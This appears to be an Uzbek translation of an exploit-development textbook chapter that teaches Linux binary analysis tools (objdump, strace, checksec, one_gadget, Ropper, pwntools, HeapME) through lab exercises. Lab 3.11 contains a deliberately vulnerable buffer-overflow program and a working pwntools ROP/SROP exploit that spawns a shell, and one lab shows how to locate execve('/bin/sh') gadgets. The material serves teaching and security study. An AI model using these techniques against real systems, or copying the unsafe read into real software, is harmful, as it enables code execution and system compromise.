ldd vositasi ish vaqtida dasturlar tomonidan yuklangan umumiy kutubxonalarni ko‘rsatadi. Bu kutubxonalar *.so* qo‘shimchasiga ega bo‘lib, funksiyalar ro‘yxatini o‘z ichiga olgan alohida fayllardan iborat. Umumiy kutubxonalardan foydalanish kodni qayta ishlatishni targ‘ib qilish, kichikroq dasturlarni yozish va katta ilovalarni saqlashni osonlashtirish kabi ko‘plab afzalliklarga ega.

Xavfsizlik nuqtai nazaridan, dastur tomonidan foydalanilayotgan umumiy kutubxonalar va ularning yuklanish jarayonini chuqur tushunish juda muhimdir. Agar ishlab chiquvchi kutubxonalarni yuklashda zarur ehtiyot choralarini ko‘rmasa, bu kod bajarilishiga yoki hatto tizimning to‘liq buzilishiga olib kelishi mumkin. Hujum imkoniyatlari orasida zaif fayl ruxsatlarini aniqlash va umumiy kutubxonani zararli kutubxona bilan almashtirish maqsadida **rpath** mexanizmidan foydalanish kiradi. Bu yuklanayotgan kutubxonaning manzilini oshkor qilish imkonini beradi va hatto ROP (Return-Oriented Programming) yoki JOP (Jump-Oriented Programming) texnikasi orqali ijro oqimini boshqarish uchun kutubxona gadjetlaridan foydalanish imkoniyatini yaratadi.

Quyida **ldd/bin/ls** ni ishga tushirgandan so‘nggi holat keltirilgan:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ldd /bin/ls
linux-vdso.so.1 (0x00007ffcee78f000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f122caa2000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f122c8dd000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f122c845000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f122c83f000)
/lib64/ld-linux-x86-64.so.2 (0x00007f122cb0b000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f122c81d000)
```

Laboratoriya ishi 3.3: objdump

objdump’dan buyruq qatorini qismlarga ajratish vositasi sifatida foydalaniladi, shuningdek, bajariladigan fayllar va obyektlar haqida muhim ma’lumotlarni olish mumkin. Quyida **hello** binary (ikkilik) haqida ma’lumotlar keltirilgan.

Global ofset table (GOT) va procedure linkage table (PLT) yaratish

Olib tashlangan ikkilik faylni tahlil qilganda, funksiyaning xotira manzilini o‘zgartirish uchun **objdump**’dan foydalanish mumkin.

Eslatma. XI bobda global ofset table (GOT) va procedure linkage table (PLT) yaratish haqida ko‘proq ma’lumot beriladi.

-R opsiyasidan foydalanib, GOT-da funksiyalar ro‘yxatini ko‘rsatish mumkin:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ objdump -R ./hello
./hello: file format elf64-x86-64
...
0000000000004020 R_X86_64_JUMP_SLOT puts@GLIBC_2.2.5
0000000000004028 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
0000000000004030 R_X86_64_JUMP_SLOT malloc@GLIBC_2.2.5
```

Endi **puts()** funksiyasiga kirish uchun PLT da chaqiriladigan manzilni aniqlash uchun **objdump** dan foydalaniladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ objdump -M intel -d -j .plt ./hello | grep 4020
1040: ff 25 da 2f 00 00 jmp QWORD PTR [rip+0x2fda] # 4020 puts@
GLIBC_2.2.5
```

E’tiborga olish kerak bo‘lgan ba’zi fikrlar:

- **M intel**’ga standart (AT&T) o‘rniga Intel sintaksisi rejimidan foydalanishni belgilaydi;
- **d** qisqartmasi **–disassemble;**
- **j.plt** ko‘rsatmoqchi bo‘lgan bo‘limni belgilaydi (PLT).

Endi tahlil qilayotgan dasturda murojatni topish uchun **-j .text** dan foydalaniladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ objdump -M intel -d -j .text ./hello| grep 1040
11c5: e8 76 fe ff ff call 1040 <puts@plt>
```

Doimiy satrlarga havolalarni topish

Muayyan holatlarda disk raskadrovka jarayonini tezlashtirishga yordam berish yoki obyektdagi gadjetlarni topish uchun ajratilgan ikkilik fayllardagi satrlarga havolalarni topish kerak bo‘ladi (keyingi bob 3.9-laboratoriyada, **one_gadgets**’ni qo‘lda qanday topish haqida keltiriladi).

Satrlarga havolalarni ikki bosqichda topish mumkin. Birinchi qadam:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strings -tx hello|grep "6th"
200a 6th Edition
```

bu yerda **-tx** (**-t** radix uchun, **x**o‘n oltilik uchun) har bir satr boshida fayl ichidagi ofsetni chop etadi.

Ikkinchi qadam:

```
┌──(kali kali)-[~]
└─$ objdump -M intel -d ./hello|grep -C1 200a
11b9: e8 72 fe ff ff call 1030 <free@plt>
11be: 48 8d 3d 45 0e 00 00 lea rdi,[rip+0xe45] # 200a <_IO_stdin_used+0xa>
11c5: e8 76 fe ff ff call 1040 <puts@plt>
```

Laboratoriya ishi 3.4: strace

strace buyruq qatori yordam dasturi tizim chaqiruvlari va signallarini kuzatish kerak bo‘lganda foydalidir.

U ptrace tizim chaqiruvini nishon dasturini tekshirish va manipulyatsiya qilish uchun qo‘llaydi, bu esa dasturning xatti-harakatlarini chuqurroq tushunishga imkon beradi. Shuningdek, tizim chaqiruvlarining xatti-harakatlarini buzish orqali muammolarni samaraliroq bartaraf etishga yoki ma’lum holatlarda hujumni tezroq takrorlash imkoniyatini yaratishga yordam beradi (masalan, nosozliklarni kiritish, qaytarish qiymatini kiritish, signalni kiritish va kechiktirish). Quyida ba’zi misollar ko‘rib chiqilgan.

Avvalo, **dpkg -l strace** buyrug‘i yordamida **strace** paketi o‘rnatilganligiga ishonch hosil qilish, chunki u standart bo‘yicha Kali bilan birga kelmaydi. Uni o‘rnatish uchun **sudo apt install strace** dan foydalaniladi.

Argumentlarsiz **strace**’ni ishga tushirilganda, u barcha tizim murojatlarini va signallarini ko‘rsatadi, masalan:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strace ./hello
execve("./hello", ["./hello"], 0x7ffc5f37c750 /* 30 vars */) = 0
brk(NULL) = 0x56455a042000
...
write(1, "Gray Hat Hacking - 6th Edition\n", 31Gray Hat Hacking - 6th Edition
) = 31
exit_group(0) = ?
+++ exited with 0 +++
```


Ma’lum bir tizim murojatni kuzatish/filtrlash uchun **-e trace=syscall**’dan quyida ko‘rsatilganidek foydalanish mumkin:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strace -e trace=write ./hello
write(1, "Gray Hat Hacking - 6th Edition\n", 31Gray Hat Hacking - 6th Edition
) = 31
+++ exited with 0 +++
```

Agar **write** (yozish) funksiyasi amalga oshirilmasa, dastur o‘zini qanday tutadi?

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strace -e trace=write -e fault=write ./hello
write(1, "Gray Hat Hacking - 6th Edition\n", 31) = -1 ENOSYS (Function not
implemented) (INJECTED)
+++ exited with 0 +++
```

Shuningdek, xato javob kiritilishi mumkin. Bunda “EAGAIN (Resurs vaqtincha mavjud emas)” xatosi kiritiladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strace -e trace=write -e fault=write:error=EAGAIN ./hello
write(1, "Gray Hat Hacking - 6th Edition\n", 31) = -1 EAGAIN (Resource
temporarily unavailable) (INJECTED)
+++ exited with 0 +++
```

Kechikishlarni kiritish maqsadida strace’dan foydalanish mumkin. Bu usul ko‘p hollarda foydali hisoblanadi; ammo rejalashtiruvchining tasodifiyligini kamaytirish orqali holatni yanada aniqroq tushunish zarur bo‘lgan vaziyatlar mavjud.

O‘qish funksiyasi bajarilishidan oldin 1 soniya kechikish va yozish funksiyasi bajarilgandan keyin 1 soniya kechikish kiritiladi. Odatda, kutilgan vaqt aniqligi mikrosekundlarda bo‘ladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strace -e inject=read:delay_enter=1000000 \
-e inject=write:delay_exit=1000000 ./hello
...
```

Agar **strace** haqida ko‘proq ma’lumot kerak bo‘lsa, Dmitriy Levin o‘zining “Zamonaviy strace” nutqida kuchli xususiyatlar ro‘yxatini keltirib bergan.

Laboratoriya ishi 3.5: ltrace

Ltraceyordam dasturining asosiy vazifasi umumiy kutubxonalarga murojaatlarni va ularning javoblarini kuzatishdan iborat, biroq u tizim chaqiruvlarini kuzatish uchun ham qo'llanilishi mumkin. **ltrace** paketining o'rnatilganligini tasdiqlash uchun dpkg -l **ltrace** buyrug'idan foydalanish lozim, chunki u Kali Linux distribyutivida sukut bo'yicha o'rnatilmaydi. Agar dastur o'rnatilmagan bo'lsa, uni o'rnatish uchun **sudo apt install ltrace** buyrug'i ishlatiladi

Quyida **ltrace ./hello**'ni ishga tushirgandan keyingi natija keltirilgan:

lrace ./hello buyrug'i bajarilgandan keyingi natija:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ltrace ./hello
malloc(30) = 0x55fc9cf772a0
printf("%s - ", "Gray Hat Hacking")= 19
free(0x55fc9cf772a0) = <void>
puts("6th Edition"Gray Hat Hacking - 6th Edition) = 12
+++ exited (status 0) +++
```

Eslatma: *Tizim murojatlarini ko'rsatish uchun -S opsiyasidan foydalanish mumkin.*

Laboratoriya ishi 3.6: checksec

Checksec shell skripti RELRO, NX, Stack Canaries, ASLR va PIE kabi kompilyatsiya vaqtini yengillashtirish texnologiyalaridan foydalanilayotganligini aniqlash uchun dasturning ELF sarlavhasini tahlil qiladi. Bu eksploitlash uchun cheklovlarni aniqlashga yordam beradi. Shunga o'xshash checksec funksiyalari va buyruqlari eksploitini ishlab chiqish vositalari va shablonlarining ko'pchiligida ham mavjud (masalan, pwntools checksec funksiyasi).

Eslatma. *XI bob kompilyatsiya vaqtidagi xavflarni kamaytirish usullari haqida ko'proq ma'lumot beradi.*

checksec'ni to'g'ridan-to'g'ri GitHub sahifasidan olish yoki **sudo apt install checksec** yordamida o'rnatish mumkin.

Avval tuzilgan **hello** dasturida checksec'ni ishga tushirish, bu yerda ko'rsatilganidek, yengillashtirishlarni ko'rsatadi (**gcc** konfiguratsiyasi uchun standart sozlamalarga qarab):

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ checksec --file=./hello
[*] '/home/kali/GHHv6/ch03/hello'
Arch: amd64-64-little
RELRO: Partial RELRO
```



```
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
```

Barcha xavfsizlik choralari yoqilgan holda **hello.c** dasturini qayta kompilyatsiya qilinadi va keyin checksec ishga tushiriladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ gcc hello.c -Wl,-z,relro,-z,now -O2 -D_FORTIFY_SOURCE=2 -s \
-fstack-protector-all -o hello-stronger
└─$ checksec --file=./hello-stronger
[*] '/home/kali/GHHv6/ch03/hello-stronger'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
FORTIFY: Enabled
```

Laboratoriya ishi 3.7: libc-ma'lumotlar bazasi

Ba'zan ma'lumotlarning sizib chiqishi zaifligidan foydalanish orqali hujum amalga oshiriladi, ammo masofaviy xostda foydalanilayotgan libc versiyasi noma'lum bo'lsa, libc bazasi yoki boshqa funksiyalarga ofsetlarni hisoblash mumkin emas. Libc-ma'lumotlar bazasi moslashtirilgan libc versiyalari ro'yxatini yuklab oladi, belgilar ofsetlarini ajratib oladi va foydalanilayotgan libc versiyasini aniqlash uchun funksiya nomi hamda sizib chiqqan manzilni taqdim etish imkonini yaratadi.

1. libc-ma'lumotlar bazasi GitHub omborini klonlanadi:

```
┌──(kali kali)-[~]
└─$ git clone https://github.com/niklash/libc-database.git
...
```

2. **Get** skriptida oldindan tayyorlangan barcha **libc** versiyalarini yuklab olish mumkin, lekin Ubuntu, Debian, RPM, CentOS, Arch, Alpine, Kali va Parrot OS uchun distro-maxsus versiyalarni ham yuklab olish mumkin. Kali Linux tomonidan ishlatiladigan libc versiyalarini yuklab olinadi. /home/kali/libc-ma'lumotlar bazasi jildida quyidagilar bajariladi:

```
┌──(kali kali)-[~/libc-database]
└─$ ./get kali
...
```

3. Ma'lumotlar bazasida berilgan manzillarda berilgan nomlarga ega bo'lgan barcha libc versiyalarini topish mumkin. **puts** ofset qilish uchun **readelf**'dan foydalaniladi va keyin libc-ma'lumotlar bazasini topish skriptidan foydalaniladi:

```
┌──(kali kali)-[~/libc-database]
└─$ readelf -s /lib/x86_64-linux-gnu/libc.so.6|grep puts
430: 00000000000765f0 472 FUNC WEAK DEFAULT 14 puts@@
GLIBC_2.2.5
...
┌──(kali kali)-[~/libc-database]
└─$ ./find puts 765f0
kali-glibc (libc6_2.31-9_amd64)
kali-glibc (libc6-amd64_2.31-9_i386)
```

Mahalliy ma'lumotlar bazasi mavjud bo'lmagan hollarda, shuningdek, https://libc.blukat.me manzilida libc ma'lumotlar bazasini mahalliy o'rnatish yoki sozlash amalga oshirmasdan foydalanish imkonini beruvchi joylashtirilgan veb-sahifa mavjud. (3.1-rasm)

3.1-rasm. *Https://libc.blukat.me manzilidagi libc-ma'lumotlar bazasi veb-sahifasi*

Laboratoriya ishi 3.8: patchelf

Patchelf buyruq qatori yordam dasturi ELF bajariladigan fayl kutubxonalarini o'zgartirishga imkon beradi. Masofaviy tizim tomonidan ishlatiladigandan boshqa libc versiyasida yig'ma tahlilni amalga oshirayotganda yoki manba kodiga kirish imkoniga ega bo'lganda va bir xil tizimda bir nechta libc versiyasini ishga tushirishda juda foydali bo'ladi. patchelf'ni GitHub repo'dan olish yoki uni **sudo apt install patchelf** yordamida o'rnatish mumkin.

Ushbu laboratoriyada /home/kali/GHHv6/ch03/lib katalogiga ko'chirilgan interpretator va libc versiyasidan foydalanish uchun hello ikkilik fayli tuzatiladi:

1. Avval lib papkasi yaratiladi va tizimning ld-linux.so va libc fayllaridan nusxa olinadi:


```
┌──(kali kali)-[~]
└─$ cd /home/kali/GHHv6/ch03 &&
mkdir lib &&
cp /lib64/ld-linux-x86-64.so.2 lib/my-ld.so &&
cp /lib/x86_64-linux-gnu/libc-2.31.so lib &&
ln -s libc-2.31.so lib/libc.so.6
```

Endi Hello ikkilik faylini tuzatish va o'zgarishlar muvaffaqiyatli amalga oshirilganligini va dastur ishlayotganligini tasdiqlash mumkin:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ patchelf --set-interpreter ./lib/my-ld.so --set-rpath ./lib hello
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ldd hello
linux-vdso.so.1 (0x00007ffc685d0000)
libc.so.6 => ./lib/libc.so.6 (0x00007f4b18146000)
./lib/my-ld.so => /lib64/ld-linux-x86-64.so.2 (0x00007f4b18313000)
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ./hello
Gray Hat Hacking - 6th Edition
```

Laboratoriya ishi 3.9: one_gadget

One_gadgets libc'dan topiladi va **execve("/bin/sh", NULL, NULL)**'ni bajarish uchun bitta gadjetga o'tish orqali qobiqni olishning oddiy usulini ta'minlaydi.

Ushbu sehrli gadjetlarni ikkita usuldan birida topish mumkin: strings va **objdump** yordamida yoki **one_gadget** vositasida.

Strings va objdump'dan mustaqil foydalanish

Avval nishon(target) **libc** kutubxonasida **/bin/sh'**ning offset manzilini olish uchun satrlardan foydalaniladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ strings -tx /lib/x86_64-linux-gnu/libc.so.6|grep /bin/sh
18a156 /bin/sh
```

Keyin **/bin/sh** qator manziliga havolalarni izlash uchun **objdump'**dan foydalanishimiz mumkin:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ objdump -M intel -d /lib/x86_64-linux-gnu/libc.so.6 |grep -C8 18a156
...
cbd1a: 4c 89 ea mov rdx,r13
cbd1d: 4c 89 e6 mov rsi,r12
cbd20: 48 8d 3d 2f e4 0b 00 lea rdi,[rip+0xbe42f] # 18a156 <...
cbd27: e8 94 f9 ff ff call cb6c0 <execve@@GLIBC_2.2.5>
...
```

Bu yerda yagona cheklov shundaki, bajarilish vaqtida **r12** va **r13NULL**ga teng bo'lishi kerak. Shunday qilib, **rdi, rsi** va **rdx** registrlari mos ravishda **/bin/sh, NULL, NULL** qiymatlarini o'z ichiga oladi.

One_gadget vositasidan foydalanish

Bir nechta **glibc** versiyalari uchun **one_gadgets'**ni qo'lda topish vazifasini bajarish o'rniga, **sdavid942j** tomonidan **Ruby'**da yozilgan va **RubyGems**'da mavjud bo'lgan **one_gadget** vositasidan foydalanish mumkin (**gem install one_gadget**). Ushbu vosita **one_gadgets** va ularning cheklovlarini topish uchun belgili bajarishdan foydalanadi.

Ushbu loyiha **GitHub**'da mavjud. Uni o'rnatish uchun **sudo gem install one_gadget** buyrug'idan foydalaniladi.

One_gadgets'ni avtomatik ravishda topish uchun kerakli kutubxonani ko'rsatgan holda vositani ishga tushiriladi, masalan:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xcbd1a execve("/bin/sh", r12, r13)
constraints:
[r12] == NULL || r12 == NULL
[r13] == NULL || r13 == NULL
0xcbd1d execve("/bin/sh", r12, rdx)
constraints:
[r12] == NULL || r12 == NULL
[rdx] == NULL || rdx == NULL
0xcbd20 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL
```

Laboratoriya ishi 3.10: Ropper

Ropper – bu ROP zanjirlarini yaratish va kodni qayta ishlatishga mo'ljallangan gadjetlarni aniqlash uchun samarali vosita hisoblanadi. U ELF, PE va Mach-O ikkilik fayl formatlarini yuklay oladi va Capstone demontaj tizimidan foydalangan holda bir nechta arxitekturalarni (x86, x86_64, MIPS, MIPS64, ARM/Thumb, ARM64, PowerPC va Sparc) qo'llab-quvvatlaydi. Ropperni o'rnatish uchun **sudo apt install ropper**'dan foydalaniladi.

Uning eng yaxshi xususiyatlaridan biri cheklovlar va fayl formati shartlari asosida gadjetlarni qidirish qobiliyatidir. Ixtiyoriy manzilda bajariladigan ruxsatni yoqish uchun **mprotect()**'ni chaqiradigan ROP zanjiri yaratiladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ropper --file hello --chain 'mprotect address=0xdeadbabe size=0x1000'
```


Natijada Python kodining bir qismi yaratiladi:

```
rop = ""
# Filled registers: rdi, rsi,
rop += rebase_0(0x000000000000123b) # 0x000000000000123b: pop rdi; ret;
rop += p(0x00000000deadbabe)
rop += rebase_0(0x0000000000001239) # 0x0000000000001239: pop rsi; pop r15; ret;
rop += p(0x0000000000001000)
rop += p(0xdeadbeefdeadbeef)
```

R15 va RDI registrlarini yopishdan qochib, stek ko'rsatkichini 16 baytga oshiradigan gadjetni topish uchun semantik qidiruvdan ham foydalanish mumkin: **ropper --file <binary-file>--semantik 'rsp+=16 !r15 !rdi'.** Ushbu xususiyatdan foydalanish uchun loyihaning GitHub sahifasidagi ko'rsatmalarga amal qilgan holda *pyvex* va *z3* ni o'rnatishingiz kerak. Bu ko'p vaqt va kuchni tejaydi va boshqa ko'plab qiziqarli xususiyatlarni – o'tishga yo'naltirilgan dasturlashdan (Jump oriented Programming – JOP) stekka aylanishgacha olib keladi. Ropper va uning funksiyalari haqida ko'proq ma'lumot loyihaning GitHub sahifasida mavjud.

Python yordamida gdb'ni kengaytirish

gdb dasturining Python bilan kengaytirishni qo'llab-quvvatlashi **gdb** versiya 7-da joriy etilgan. Bu xususiyat faqat **gdb --with-python** konfiguratsiya opsiyasi bilan kompilyatsiya qilingan taqdirdagina mavjud bo'ladi.

Ushbu xususiyat tufaylimaxsus funksiyalar yaratish va turli vazifalarni avtomatlashtirish imkoniyatidan tashqari, disk raskadrovka jarayonini soddalashtirish va boyitish maqsadida bir qator **gdb** plaginlari ishlab chiqilmoqda. Bu plaginlar o'rnatilgan *hexdump* ko'rinishi, ma'lumotlar yoki registrlarni saqlash, yig'ish kabi funksiyalarni taqdim etadi. Boshqa kuchli xususiyatlar qatorida *Use-After-Free (UAF)*'ni avtomatik aniqlashda mashhur gdb skriptlaridan ba'zilari:

1. **Gef** GDB eksploit ishlab chiquvchilari va teskari muhandislar uchun kengaytirilgan xususiyatlar.
2. **Pwndbg** GDB Made Easy yordamida ishlab chiqish va teskari muhandislikdan foydalaning.
3. **PEDA** GDB uchun Python Exploit Development Assistance.

Pwntools CTF Frameworki va eksploitni rivojlantirish kutubxonasi

Pwntools – bu capture the flag (CTF) va eksploitni qurish kutubxonasi, bu eksploitlarni tez prototiplash uchun juda yaxshi kutubxona. Bu umumiy eksploitlash vazifalarini yozishda vaqt va kuchni sezilarli darajada tejaydi, eksploit manbalariga e'tibor qaratish imkonini beradi, shuningdek, foydali xususiyatlarning keng to'plamini taqdim etadi.

Pwntools'ni o'rnatish uchun quyidagi buyruqlar bajariladi:

```
┌──(kali kali)-[~]
└─$ sudo apt-get update
└─$ sudo apt-get install python3 python3-pip python3-dev git libssl-dev \
libffi-dev build-essential
└─$ sudo python3 -m pip install --upgrade pip
└─$ sudo python3 -m pip install --upgrade pwntools
```

Xususiyatlarning qisqacha tavsifi

Python terminal ochiladi, *pwn* moduli import qilinadi va *Pwntools*'ning ba'zi xususiyatlari o'rganiladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ python3
>>> from pwn import *
#Packing and Unpacking strings
>>> p8(0)
b'\x00'
>>> p32(0xdeadbeef)
b'\xef\xbe\xad\xde'
>>> p64(0xdeadbeefdeadbeef, endian='big')
b'\xde\xad\xbe\xef\xde\xad\xbe\xef'
>>> hex(u64('\xef\xbe\xad\xde\xef\xbe\xad\xde'))
'0xdeadbeefdeadbeef'
#Assemble and Disassemble code
>>> asm('nop')
b'\x90'
>>> print(disasm(b'\x8b\x45\xfc'))
0: 8b 45 fc mov eax, DWORD PTR [ebp-0x4]
#ELF symbol resolver
>>> ELF("/lib/x86_64-linux-gnu/libc.so.6")
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

Boshqa funksiyalar orasida ROP zanjirlari, qobiq kodlari va SROP tuzilmalarini yaratish, dinamik xotira o'qish yordamchilari, format satrini eksploit qilish, siklik shablon yaratish va boshqalar kabi umumiy ekspluatatsiya primitivlari va usullariga yordam beradigan funksiyalar kiradi. 3.11-laboratoriyada ROP + SROP foydali yukidan foydalangan holda *ASLR*, *PIE* va *NX*'ni chetlab o'tuvchi ikki bosqichli eksploit ishlab chiqiladi.

Laboratoriya ishi 3.11: leak-bof.c

Dastlab bufer to'lib ketishiga moyil bo'lgan kod tuzatiladi:

```
// leak-bof.c
#include <stdio.h>
#include <unistd.h>
void vuln() {
char buff[128];
printf("Overflows with 128 bytes: ");
fflush(stdout);
read(0, buff, 0x2000);
}
int main(int argc, char **argv) {
printf("I'm leaking printf: %p\n", (long)printf);
vuln();
}
```

Keyin*bpwntools* yordamida Python'da yozilgan ushbu eksploit ishga tushiriladi:

```
#!/usr/bin/env python3
from pwn import *
context.update(arch='amd64', os='linux')
libc = ELF("/usr/lib/x86_64-linux-gnu/libc-2.31.so")
p = process("./leak-bof")
l = log.progress("Stage 1: leak printf and calculate libc's base address")
p.readuntil("I'm leaking printf: ")
libc.address = int(p.readline(), 16) - libc.sym['printf']
l.success(f"0x{libc.address:x}")
rop = ROP(libc)
l = log.progress("Stage 2: pop a shell with ROP + SROP payload")
rop.raw(rop.find_gadget(['pop rax', 'ret']).address)
rop.raw(constants.SYS_rt_sigreturn)
rop.raw(rop.syscall.address)
# build SROP frame
frame = SigreturnFrame(kernel="amd64", arch="amd64")
frame.rax = constants.SYS_execve
frame.rdi = next(libc.search(b"/bin/sh"))
frame.rsi = 0
frame.rdx = 0
frame.rip = rop.syscall.address
# send stack smash and payload
p.sendlineafter(": ", b"A"*136 + rop.chain() + bytes(frame))
l.success('Enjoy!')
p.interactive()
```

Bu holatda kichikroq va soddaroq eksploitlardan foydalanish mumkin, lekin imkoniyatlarni namoyish etish maqsadida ataylab biroz murakkabroq eksploit tanlandi. Natija:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ python3 leak-bof-exploit.py
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process './leak-bof': pid 3900
[+] Stage 1: leak printf and calculate libc's base address: 0x7f120d489000
[*] Loading gadgets for '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
[+] Stage 2: pop a shell with ROP + SROP payload: Enjoy!
[*] Switching to interactive mode
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

HeapME (Heap Made Easy) tahlil va hamkorlik vositasi

Heap Made Easy (HeapME)– bu *Huaskar Texeda* (ushbu bob muallifi) tomonidan yig'ma tahlil va hamkorlik jarayonini soddalashtirish uchun ishlab chiqilgan ochiq manbali vosita. Quyida *HeapME* xususiyatlarining ro'yxati:

- Vaqtinchalik nosozliklarni tuzatish;
- Barcha chunks/free qutilar holatini kuzatish;
- Uzluksiz tahlil;
- Faqat o'qish uchun va vizualizatsiya uchun umumiy havola;
- CTF uchun;
- Joriy versiyada ptmalloc2'ni qo'llab-quvvatlash.

HeapME veb-ga asoslangan vizualizatsiyasini ko'rish uchun https://heapme.f2tc.com/5ebd655bdadff500194aab4f (Einherjar2 uyining POC) sahifasiga o'ting.

HeapME vositasini o'rnatish

HeapME'ni ishlayotganini ko'rishdan oldin, gdb va o'zgartirilgan Gef fork'ni HeapME plagini bilan o'rnatish va sozlashdan boshlanadi. Agar **gdb** o'rnatilmagan bo'lsa (**dpkg -l gdb**), uni **sudo apt install gdb** yordamida o'rnatish mumkin.

```
┌──(kali kali)-[~]
└─$ git clone https://github.com/hteJeda/gef.git &&
pip install -r gef/requirements.txt &&
echo "source ~/gef/gef.py\nsource ~/gef/scripts/heapme.py" > ~/.gdbinit
┌──(kali kali)-[~]
└─$ gdb
```



```
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
...
gef➤ help heapme
Heap Made Easy
...
heapme init -- Connect to the HeapMe URL and begins tracking dynamic
heap allocation
heapme push -- Uploads all events to the HeapME URL
heapme watch -- Updates the heap layout when this breakpoint is hit
Type "help heapme" followed by heapme subcommand name for full documentation.
gef➤
```

Laboratoriya ishi 3.12: heapme_demo.c

Boshlash uchun quyidagi dasturni yaratiladi va kompilyatsiya qilinadi:

```
//heapme_demo.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
void *x[8];
int main() {
for (int i=0; i < 8; i++) {
x[i] = malloc(0x38);
memset(x[i], (i + 0x30), 0x38);
}
for (int i=0; i < 8; i++)
free(x[i]);
fprintf(stderr, "Press CTRL+C to exit.\n");
pause();
return 0;
}
```

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ gcc heapme_demo.c -o heapme_demo
```

Keyin, HeapME'ni ishlayotganini ko'rish uchun quyidagi amallar bajariladi (quyidagi kodga havolalar mavjud):

1. heapme_demo dasturini raskadrovka qilish uchun **gdb** dan foydalanish ❶.
2. **gdb** start ❷ buyrug'ini bajarish.
3. Gef'ning heap-analysis-helper plaginini ❸ ishga tushirish.
4. HeapME veb-saytiga o'tish (https://heapme.f2tc.com/).


a. Ro'yxatdan o'tish va tizimga kirish.
b. Yangi HeapME URL va kalitini yaratish va nusxa olish.
c. Nusxa olingandan so'ng, "Next" tugmasini bosish.

5. **gdb**'ga qaytish va **heapme init https://heapme.f2tc.com/<id><key>❹** qatoriga joylashtirish.

6. To'xtatish nuqtalari bosilganda barcha yig'ma va bo'sh qutilar haqidagi ma'lumotlarni yangilash uchun **heapme watch malloc❺** va **heapme watchfree❻** dan foydalaniladi.

